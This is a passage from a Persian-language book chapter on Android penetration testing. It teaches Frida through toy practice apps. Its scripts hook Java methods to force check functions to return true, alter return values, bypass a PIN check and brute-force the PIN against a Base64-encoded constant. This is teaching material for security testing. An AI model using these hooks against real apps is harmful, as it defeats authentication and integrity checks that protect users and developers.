دوباره روی دکمه `check` کلیک می کنیم و می بینیم:



حالا می گوییم:

```
CheckClass.$init.implementation = function(){
    console.log('construct is call');
    console.log(this.status.value);
    this.status.value = 'OK';
    console.log(this.status.value);
}
```

حالا اگر روی دکمه check کلیک کنیم می گوید

Check

Success Check :)

پس مقادیری که static بودن را مستقیماً تغییر دادیم و برای مقادیری که nonstatic بودن یک constructor نوشتمیم یا بهتره بگوییم constructor را بازنویسی کردیم و از آن طریق تغییرشان دادیم.

یک راه دیگر هم این است که خود متدهارو تغییر بدھیم و برویم متدها را دستکاری کنیم
که مقدار بازگشت متد true شود.

پس کدهای قبلی را کامنت می‌کنیم:

```
Java.perform(function () {
    console.log("Inside java perform function");
    var CheckClass = Java.use('com.example.frida0.Check');
    //console.log(CheckClass.status1.value);
    //CheckClass.status1.value = 100;
    //console.log(CheckClass.status1.value);
    /**
     * CheckClass.$init.implementation = function(){
        console.log('construct is call');
        console.log(this.status.value);
        this.status.value = 'OK';
        console.log(this.status.value);
    }/
});
```

و می‌گوییم:

```
15     this.status.value = 'OK' ,
16     console.log(this.status.value);
17 }/*
18
19 CheckClass.getCheck1.implementation = function(){
20     return 100;
21 }
22
23 CheckClass.getCheck2.implementation = function(){
24     return true;
25 }
26});
```

۲۹۹ ■ Frida آموزش فصل ۴

دقت کنید که چون `getCheck1` از نوع `int` تعریف شده بود مقدار `100` را به آن دادیم و چون `getCheck2` از نوع `Boolean` تعریف شده بود `true` دادیم:

```
11     public static int getCheck1() {
12         return status1;
13     }
14
15     public boolean getCheck2() {
16         return this.status.equals("OK");
17     }
18 }
```

برای اینکه ببینیم نتیجه درست بوده یا خیر می گوییم:


```
18
19     CheckClass.getCheck1.implementation = function(){
20         console.log('getCheck1 is call');
21         return 100;
22     }
23
24     CheckClass.getCheck2.implementation = function(){
25         console.log(['getCheck2 is call']);
26         return true;
27     }
28 };
```

و دوباره دکمه `check` را کلیک میکنیم و `success check` می گیریم.

پس توانستیم توسط `frida` هر دو متده را بازنویسی کنیم.

بریم سراغ تارگت بعدی .

نصب می کنیم و با `jadx` آن را باز می کنیم:




روی دکمه run کلیک میکنیم و عدد ۵ را دارد به ما نشان می دهد.

پکیج اپلیکیشن هم این میباشد :

```
AndroidManifest.xml
<manifest>
    <application>
        <activity>
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

وارد آن می شویم:

۳۰۱ ■ فصل ۴. آموزش Frida



```
package com.example.frida;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import java.util.List;


public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Button button = findViewById(R.id.btn1);
        button.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Toast.makeText(MainActivity.this, MainActivity.this.sum(3, 2), 0).show();
            }
        });
    }

    String sum(int i, int i2) {
        return String.valueOf(i + i2);
    }
}
```

در event کلیک دکمه دارد تابع `sum` (خط ۲۸) را فراخوانی می کند (خط ۲۳) که کار آن این است که دو تا عدد را می گیرد و آن را جمع می کند و در نهایت یک `String` بر می گرداند.

حالا ما می خواهیم تابع `sum` را دستکاری کنیم که تا یک مقدار دیگر ای را برمگرداند. برای این کار از فایل `000.js` که داشتیم یک کپی می گیریم اسم آن را می گذاریم `01.js`:



The screenshot shows a terminal window with several tabs at the top: 05.txt, JS 00.js, Check.java, JS 000.js, JS 01.js, and X. The JS 01.js tab is active. The terminal path is shown as: users > meisamrce > Downloads > JS 01.js > The code in the terminal is:

```

1 //frida -l 01.js -f com.example.frida1 -U
2 //frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555 | x
3 Java.perform(function () {
4     console.log("Inside java perform function");
5     var MainActivity = Java.use('com.example.frida1.MainActivity');
6     console.log(MainActivity);//
7     //console.log(CheckClass.status1.value);
8     //CheckClass.status1.value = 100;
9     //console.log(CheckClass.status1.value);
10    /*
11     CheckClass.$init.implementation = function(){
12         console.log('construct is call');
13         console.log(this.status.value);
14         this.status.value = 'OK';
15         console.log(this.status.value);
16     }*/
17    /*
18     CheckClass.getCheck1.implementation = function(){

```

این ها را هم نیاز نداریم و فعلا کامنت می کنیم:

۲۰۳ ■ فصل ۴. آموزش Frida

```
Users > meisamrce > Downloads > JS 01.js > ↵ Java.perform() callback
14     this.status.value = 'OK';
15     console.log(this.status.value);
16   }*/
17 /*
18   CheckClass.getCheck1.implementation = function(){
19     console.log('getCheck1 is call');
20     return 100;
21   }
22
23   CheckClass.getCheck2.implementation = function(){
24     console.log('getCheck2 is call');
25     return true;
26   }*/
27 };
```

حالا می کنیم: frida را اجرا می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555
_____
/ _ \ |  Frida 16.1.8 - A world-class dynamic instrumentation toolkit
| (\_| |
> _ |  Commands:
/ / \_ |    help      -> Displays the help system
. . . .    object?   -> Display information about 'object'
. . . .    exit/quit -> Exit
. . . .
. . . .    More info at https://frida.re/docs/home/
. . .
. . . .    Connected to Pixel (id=127.0.0.1:6555)
Spawned `com.example.frida1'. Resuming main thread!
[Pixel::com.example.frida1 ]-> Inside java perform function
<class: com.example.frida1.MainActivity>
```

در خط آخر دیدیم که پیدا کرد.

حالا می خواهیم تابع sum را بازنویسی کنیم.

می گوییم:

txt JS 00.js Check.java JS 000.js JS 01.js X

```
> meisamrce > Downloads > JS 01.js > ⚡ Java.perform() callback > ⚡ implementation
// frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555
Java.perform(function () {
    console.log("Inside java perform function");
    var MainActivity = Java.use('com.example.frida1.MainActivity');
    console.log(MainActivity);
    MainActivity.sum.implementation = function(a,b){
        console.log('sum is call');
        console.log(a);
        console.log(b);
        return 999;
    }
    //console.log(CheckClass.status1.value);
    //CheckClass.status1.value = 100;
})
```

حالا دکمه run را کلیک میکنیم و می بینیم:

```
class: com.example.frida1.MainActivity
sum is call
3
2
Error: Implementation for sum expected return value compatible with java.lang.String
    at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:674)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:651)
Process crashed: java.lang.IllegalStateException: You must either set a text or a view

***
FATAL EXCEPTION: main
Process: com.example.frida1, PID: 15482
java.lang.IllegalStateException: You must either set a text or a view
    at com.android.internal.util.Preconditions.checkNotNull(Preconditions.java:173)
    at android.widget.Toast.show(Toast.java:188)
    at com.example.frida1.MainActivity$1.onClick(MainActivity.java:23)
    at android.view.View.performClick(View.java:7448)
```

۳۰۵ ■ Frida آموزش فصل ۴


هارو برگردانده ولی error هم داریم و می گوید زمانی که implement کردید تابع Log Sum باید یک java.lang.String بزرگرداند ، یعنی باید بگوییم:

```
//frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555
Java.perform(function () {
    console.log("Inside java perform function");
    var MainActivity = Java.use('com.example.frida1.MainActivity');
    console.log(MainActivity);//
    //java.lang.String
    MainActivity.sum.implementation = function(a,b){|
        console.log('sum is call');
        console.log(a);
        console.log(b);
        return "999";
    }
})
```

از اول اجرا می کنیم:

```
meisamrce@meisamrce-MacBook-Pro Downloads % frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555
_____
| _ |   Frida 16.1.8 - A world-class dynamic instrumentation toolkit
| | |
> _ | Commands:
/_|_|     help      -> Displays the help system
....  object?   -> Display information about 'object'
....  exit/quit -> Exit
....  More info at https://frida.re/docs/home/
....  Connected to Pixel (id=127.0.0.1:6555)
Spawned 'com.example.frida1'. Resuming main thread!
[Pixel::com.example.frida1 ]-> Inside java perform function
<class: com.example.frida1.MainActivity>
```

حالا دکمه run را کلیک میکنیم :



The terminal window shows the following output:

```

meisamrce@meisamrce-MacBook-Pro Downloads % frida -l 01.js -f com.example.frida1 -D 127.0.0.1:6555
Frida 16.1.8 - A world-class dynamic instrumentation toolkit
Commands:
help      -> Displays the help system
object?   -> Display information about 'object'
exit/quit -> Exit
More info at https://frida.re/docs/home/
Connected to Pixel (id=127.0.0.1:6555)
Spawned 'com.example.frida1'. Resuming main thread!
[Pixel::com.example.frida1] > Inside java perform function
<class: com.example.frida1.MainActivity>
sum is call
3
2

```

The Pixel emulator window shows a simple application with a yellow button labeled "999".

حتی می توانیم بگوییم:

```

Java.perform(function () {
    console.log("Inside java perform function");
    var MainActivity = Java.use('com.example.frida1.MainActivity');
    console.log(MainActivity);//
    //java.lang.String
    MainActivity.sum.implementation = function(a,b){
        console.log('sum is call');
        console.log(a);
        console.log(b);

        return this.sum([100,200])
    }
    //MainActivity.java(CloneClass, stubbedValue)
}

```

۳۰۷ ■ Frida ۴. آموزش


دکمه run را کلیک میکنیم و می شود:



بریم سراغ تارگت بعدی.

نصب می کنیم و داخل jadx آن را باز می کنیم:

۳۰۸ ■ تست نفوذ اپلیکیشن‌های اندروید



می بینیم که وقتی دکمه check pin را کلیک کردیم پیام pin incorrect را نمایش میدهد.

```
<manifest>
    <application android:allowBackup="true" android:icon="@mipmap/ic_launcher" android:label="frida2" android:theme="@style/AppTheme">
        <activity android:name=".MainActivity" android:label="MainActivity" android:windowSoftInputMode="adjustPan">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

یک کپی از ۰۱.js می گیریم اسم آن را می گذاریم ۰۲.js و داخل آن را پاک می کنیم می شود:

۳۰۹ ■ Frida. آموزش فصل ۴.

```
Users > meisamrce > Downloads > JS 02.js > ...
1 //frida -l 02.js -f com.example.frida2 -U
2 //frida -l 02.js -f com.example.frida2 -D 127.0.0.1:6555
3 Java.perform(function () {
4     console.log("Inside java perform function");
5 });
```

را اجرا می کنیم: Frida

```
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l 02.js -f com.example.frida2 -D 127.0.0.1:6555
_____
/ _ \ Frida 16.1.8 - A world-class dynamic instrumentation toolkit
| (\_| |
> _ | Commands:
/ / \_ |   help      -> Displays the help system
. . . . object?    -> Display information about 'object'
. . . . exit/quit -> Exit
. . . .
. . . More info at https://frida.re/docs/home/
. . .
. . . Connected to Pixel (id=127.0.0.1:6555)
Spawned `com.example.frida2`. Resuming main thread!
[Pixel::com.example.frida2 ]-> Inside java perform function
```

می گوید:

```
  android.support.v4
  androidx
  com
  example.frida2
  BuildConfig
  MainActivity

  R
  google
  Resources
  META-INF
  res
  AndroidManifest.xml
  classes.dex
  resources.arsc
  APK signature
  Summary

  android.view.View;
  androidx.appcompat.widget.LinearLayoutCompat;
  android.widget.EditText;
  android.widget.Toast;
  com.example.frida2.MainActivity;
  com.example.frida2.MainActivity$1;

  @Override // android.view.View.OnClickListener
  public void onClick(View view) {
    MainActivity.this.finish();
  }

  });

  this.btnAdd.setOnClickListener(new View.OnClickListener() { // from class: com.example.frida2.MainActivity
    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
      MainActivity mainActivity = MainActivity.this;
      if (mainActivity.checkPin(MainActivity.this.getText().toString())) {
        Toast.makeText(MainActivity.this.getApplicationContext(), "Pin Success!", 0).show();
      } else {
        Toast.makeText(MainActivity.this.getApplicationContext(), "Pin incorrect!", 0).show();
      }
    }
  });

  /* JADY INFO: Access modifiers changed from: private */
  public boolean checkPin(String str) {
    try {
      return str.equals(new String(Base64.decode("OTE4Mg==", 0), "UTF-8"));
    } catch (UnsupportedEncodingException unused) {
      return false;
    }
  }
}
```


تو خط ۱۴ وقتی که روی آن کلیک می‌کنیم می‌گوید از `MainActivity` متده `checkPin` را فرآخوانی می‌کند، و ورودی کاربر را دریافت می‌کند.

پس می‌گوییم:

```
//frida -l 02.js -f com.example.frida2 -U
//frida -l 02.js -f com.example.frida2 -D 127.0.0.1:6555
Java.perform(function () {
    console.log("Inside java perform function");
    var MainActivity = Java.use('com.example.frida2.MainActivity');
    console.log(MainActivity);
    MainActivity.checkPin.implementation = function(str)
    {
        console.log('checkPin is call');
        console.log(str);
        return true;
    }
});
```

چون متده `checkPin` از نوع `Boolean` بود گفتیم مقدار `true` را `return` کند. حالا یک مقدار تستی وارد می‌کنیم و دکمه `pin Success` را می‌زنیم پیام `Success` نمایش داده می‌شود.

۳۱۱ ■ فصل ۴. آموزش Frida




و pin که وارد کرده بودیم هم اینجا می بینیم:

```
<class: com.example.frida2.MainActivity>
checkPin is call
bh hbhbhbhbhbhbhbhbhhhh
```

دقت کنید که در java می توانیم متذکر زیر را بصورت کامل فراخوانی کنیم و بنویسیم:

```
60 |     return str.equals(new String(Base64.decode("OTE4Mg==", 0), "UTF-8"));
```

اینجا را ببینید:



```
AndroidManifest.xml × MainActivity ×
package com.example.frida2;

import android.os.Bundle;
import android.util.Base64;
import android.view.View;
```

می‌گوییم:




```
rs > meisamrce > Downloads > JS 02.js > ⚡ Java.perform() callback
Java.perform(function () {
    console.log("Inside java perform function");
    var MainActivity = Java.use('com.example.frida2.MainActivity');
    console.log(MainActivity);

    var Base64 = Java.use('android.util.Base64');
    console.log(Base64);
```



```
MainActivity.checkPin.implementation = function(str)
```

می‌شود:



```
Inside java perform function
<class: com.example.frida2.MainActivity>
<class: android.util.Base64>
```

یک متدهای دارد به اسم decode() که ما می‌خواهیم بجای encode() بیایم کنیم.

۳۱۳ ■ فصل ۴. آموزش Frida

```
sers > meisamrce > Downloads > JS 02.js > Java.perform() callback > [x] myStr
1
2
3
4     console.log("Inside java perform function");
5     var MainActivity = Java.use('com.example.frida2.MainActivity')
6     console.log(MainActivity);
7
8     var Base64 = Java.use('android.util.Base64');
9     console.log(Base64);
10    //java.lang.String
11    //new String('sss', "UTF-8")
12    console.log(Base64.decode('OTE4Mg==',0));
13    var String = Java.use('java.lang.String');
14    console.log(String);
15    var myStr = String.$new[Base64.decode('OTE4Mg==',0)];
16    console.log(myStr);
```

: شد

```
Inside java perform function
<class: com.example.frida2.MainActivity>
<class: android.util.Base64>
57,49,56,50
<class: java.lang.String>
9182
```

دقت کنید متدی که static بود را مستقیم از آن استفاده کردیم ولی آنهایی که static نبود را باید \$new میکردیم.

حالا می خواهیم یک رشته را base 64 کنیم.

در لینک زیر میتوانید اطلاعات بیشتری بدست آورید:

<https://github.com/cyberheartmi9/Frida-Guide/blob/main/Frida%20Guide/Frida%20Guide.md>

می‌گوییم:

```

11 //new String('sss', "UTF-8")
12 console.log(Base64.decode('OTE4Mg==',0));
13 var String = Java.use('java.lang.String');
14 console.log(String);
15 var myStr = String.$new(Base64.decode('OTE4Mg==',0));
16 console.log(myStr);
17 var buffer = Java.array('byte', [57,49,56,50]);
18 var myStr2 = String.$new(Base64.encode(buffer,0),0);
19 console.log('myStr2 is ');
20 console.log(myStr2.toString().length);
21 console.log(myStr2.toString());
22 console.log('end');

23
24 //9182
25 /*console.log(String.fromCharCode(57));
26 console.log(String.fromCharCode(49));
27 console.log(String.fromCharCode(56));
```

که می‌شود:

```

[Pixel::com.example.frida2 ]-> Inside java perform function
<class: com.example.frida2.MainActivity>
<class: android.util.Base64>
57,49,56,50
object
<class: java.lang.String>
9182
OTE4Mg==
```

۳۱۵ ■ Frida آموزش فصل ۴

حالا می خواهیم encode کنیم اما چالشی که برای ما بوجود آمد این است که می خواهیم دو تا byte array را با هم compare کنیم که به لینک زیر رسیدیم:

https://www.tutorialspoint.com/java/util/arrays_equals_byte.htm

Example 1

The following example shows the usage of Java Arrays.equals(byte[], byte[]]) method. First, we've created three arrays of bytes, and compared them using equals(byte[], byte[]]) method. As per the result, the comparison is printed.

```
package com.tutorialspoint;
import java.util.Arrays;
public class ArrayDemo {
    public static void main(String[] args) {

        // initializing three byte arrays
        byte[] arr1 = new byte[] { 10, 20, 30 };
        byte[] arr2 = new byte[] { 11, 22, 30 };
        byte[] arr3 = new byte[] { 10, 20, 30 };

        // comparing arr1 and arr2
        boolean retval = Arrays.equals(arr1, arr2);
        System.out.println("arr1 and arr2 equal: " + retval);

        // comparing arr1 and arr3
        boolean retval2 = Arrays.equals(arr1, arr3);
        System.out.println("arr1 and arr3 equal: " + retval2);
    }
}
```

Edit & Run

کتابخانه core java خود کلاسی دارد به نام `java.util.Arrays` که متدهای `equal` و `compareTo` را می تواند با هم مقایسه کند، پس ما هم گفتیم:

```

23
24    //9182
25    /*console.log(String.fromCharCode(57));
26    console.log(String.fromCharCode(49));
27    console.log(String.fromCharCode(56));
28    console.log(String.fromCharCode(50));*/
29
30    var ArraysClass = Java.use('java.util.Arrays');
31    console.log(ArraysClass);
32    var pin = Base64.decode('OTE4Mg==',0);
33    MainActivity.checkPin.implementation = function(str)
34    {
35        console.log('checkPin is call');
36
37        for(var i = 1000;i <= 9999;i++)
38        {
39            var iStr = i + '';
40            /*console.log(iStr);

```

در خط ۳۰ گفتیم این کتابخانه را import کند.

در خط بعد هم log زدیم ببینیم آیا درست میباشد یا خیر .

سپس در خط ۳۲ آن رشته base64 را با متده decode قرار دادیم داخل pin

فعلا هم خط ۱۲ تا ۲۲ را کامنت می کنیم و فرض می گیریم که نمیدونیم pin ما چه مقداری است.

پایین تر هم یک حلقه زدیم در خط ۳۷:

۳۱۷ ■ فصل ۴. آموزش Frida

```
36     for(var i = 1000;i <= 9999;i++)
37     {
38         i
39         var iStr = i + '';
40         /*console.log(iStr);
41         console.log(iStr[0].charCodeAt());
42         console.log(iStr[1].charCodeAt());
43         console.log(iStr[2].charCodeAt());
44         console.log(iStr[3].charCodeAt()); */
45         var buffer = Java.array('byte', [iStr[0].charCodeAt(),iStr[1].charCodeAt(),
46                                         ,iStr[2].charCodeAt(),iStr[3].charCodeAt()]);
47         // console.log(buffer);
48         // var myStr2 = String.$new(Base64.encode(buffer,0),0);
49         //console.log(myStr2);
50         // console.log(myStr2);
51         if(ArraysClass.equals(buffer,pin))
52         {
```

بعد در خط ۳۸ تبدیل کردیم به رشته و پایین تر در خط ۴۴ یاد گرفتیم که در javascript چطوری می توانیم یک رشته را تبدیل کنیم به کاراکتر ascii و با استفاده از `Java.array` یک `byte array` درست کردیم و داخل `buffer` قرار دادیم.

که این `buffer` در واقع همان `pin` ما می باشد.

پس امدهیم در خط ۵۰ با `ArraysClass.equals` `buffer` گفتیم `pin` را با `pin` مقایسه کند اگر برابر بودن بگو `pin` را پیدا کردم و نمایش بده:

```

47     // var myStr2 = String.$new(Base64.encode(buffer,0),0);
48     //console.log(myStr2);
49     // console.log(myStr2);
50     if(ArraysClass.equals(buffer,pin))
51     {
52         console.log('pin found :) ' + i + ' he he he !');
53         break;
54     }
55 }
56 /*
57 console.log(str);
58 return fa;*/
59 return false;
60 }
61 */
62 //0x5749,56,50
63 });
64

```

تست می‌کنیم:

دارد `false` بر می‌گرداند پس می‌گوییم:


```
return this.checkPin(str);
```

۳۱۹ ■ Frida آموزش فصل ۴.


البته این کد را باید برداریم از اینجا ولی فعلاً داریم تست می کنیم.

امتحان می کنیم:

